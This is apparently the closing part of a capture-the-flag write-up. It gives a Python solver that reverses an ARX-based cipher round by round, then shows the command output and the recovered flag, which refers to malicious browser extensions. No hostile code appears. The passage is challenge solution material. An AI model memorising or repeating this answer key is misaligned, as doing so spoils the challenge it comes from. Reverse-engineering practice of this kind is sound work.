    L16_4 = L16_6 ^ v0 ^ v1 ^ C6_X2

    L15_4 = L16_4 ^ C4_X2
    v0, v1 = arx(L16_4, L15_4 ^ C5_X1, A5_K0, A5_K1)
    L17_3 = L17_5 ^ v0 ^ v1

    L15_3 = L17_3 ^ C3_X2

```

```

v0, v1 = arx(L17_3, L15_3 ^ C4_X1, A4_K0, A4_K1)
L16_2 = L15_4 ^ v0 ^ v1

L15_2 = L16_2 ^ C2_X2
v0, v1 = arx(L16_2, L15_2 ^ C3_X1, A3_K0, A3_K1)
L17_1 = L15_3 ^ v0 ^ v1

L16_1 = L17_1 ^ C1_X2
v0, v1 = arx(L17_1, L16_1 ^ C2_X1, A2_K0, A2_K1)
L15_0 = L15_2 ^ v0 ^ v1

v0, v1 = arx(L15_0, L15_0 ^ C1_X1, A1_K0, A1_K1)
L16_0 = L16_1 ^ v0 ^ v1

final_flag += struct.pack('<QQ', L16_0, L15_0)

print(final_flag.decode())

```

OUTPUT:

```

yunx1ao mnt/c/../../../../../../../../wasm
python sol.py
CJ{b3_c4REful_0f_m4l1c10us_3x73ns10ns}

```

FLAG: CJ{b3_c4REful_0f_m4l1c10us_3x73ns10ns}